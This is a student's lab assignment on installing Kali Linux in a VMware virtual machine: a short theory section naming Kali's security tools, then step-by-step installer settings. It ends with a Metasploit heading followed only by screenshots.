**Garvin Chanderia**

**2203132**

**LY-ISA1**

**ASSIGNMENT NO.6**

**Aim:** Installation and configuration of Kali Linux for penetrating

**Theory:** Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security. Kali Linux has approximately 600 penetration-testing programs (tools), including Armitage (a graphical cyber-attack management tool), Nmap (a port scanner), Wireshark (a packet analyzer), metasploit (penetration testing framework), John the Ripper (a password cracker), sqlmap (automatic SQL injection and database takeover tool), Aircrack-ng (a software suite for penetration-testing wireless LANs), Burp suite and OWASP ZAP web application security scanners,etc. It was developed by Mati Aharoni and Devon Kearns of Offensive Security through the rewrite of BackTrack, their previous information security testing Linux distribution based on Knoppix.Kali Linux is based on the Debian Testing branch. Most packages Kali uses are imported from the Debian repositories. Kali Linux's popularity grew when it was featured in multiple episodes of the TV series Mr. Robot. Tools highlighted in the show and provided by Kali Linux include Bluesniff, Bluetooth Scanner (btscanner), John the Ripper, Metasploit Framework, Nmap, Shellshock, and Wget.The tagline of Kali Linux and BackTrack is "the quieter you become, the more you are able to hear", which is displayed on some backgrounds.

* **PREREQUISITES**

1. VMWare Workstation Pro/Oracle Virtual Box
2. Kali Linux (iso)

Download links

1. Kali Linux - > <https://cdimage.kali.org/kali-2023.3/kali-linux-2023.3-installer-amd64.iso>

VMWare Workstation Pro/Oracle Virtual Box Installation:

* Step 1:

Open VMWare Workstation; click File> New Virtual Machine (CTRL +N)

Select Custom(advance)

Click Next

* Step 2:

Browse and select the iso file

Click Next >

* Step 3:

Select the Guest Operating System as “Other 64-Bit”

Click Next>

* Step 4:

Mention the Virtual Machine Name.

* Step 5:

Select the number of Processors and Core

Please note- based on your systems configuration.

* Step 6:

Define the memory allocation.

Do not forget to keep some memory for your host machine!

* Step 7:

Select NAT (Network Address Translation) as default network connection for virtual machine.

* Step 8:

Select Next> (for all recommended settings).

Select Disk> “**Create a new virtual disk”**

Specify the Disk Capacity

Select **“Store virtual disk as a single file”**

Click Next >

* Step 9:

Click Next >

Final tab view will display the selected settings.

Hit Finish!

Power On the virtual machine!

* Step 10:

Select “Graphical Install”

* Step 11:

Select Language; Location and Keyboard

Enter the hostname “Kali”

* Step 12:

Enter domain name – “Kali”

* Step 13:

Enter the username

* Step 14:

Enter your password for user.

* Step 15:

Choose the guided partition

Click continue.

It must show the disk capacity which was entered before.

* Step 16:

Select Partition disk as recommended for new users.

* Step 17:

Select “Yes” to write changes to disk.

* Step 18:

Installing the base system

* Step 19:

Select All softwares


* Step 20:

Select **gdm3** as display manager.

* Step 21:

Install the Grub boot loader





Select the device *“Only one device will be mentioned”*




**Setting Up and Using Metasploit Database and Payload Generation:**





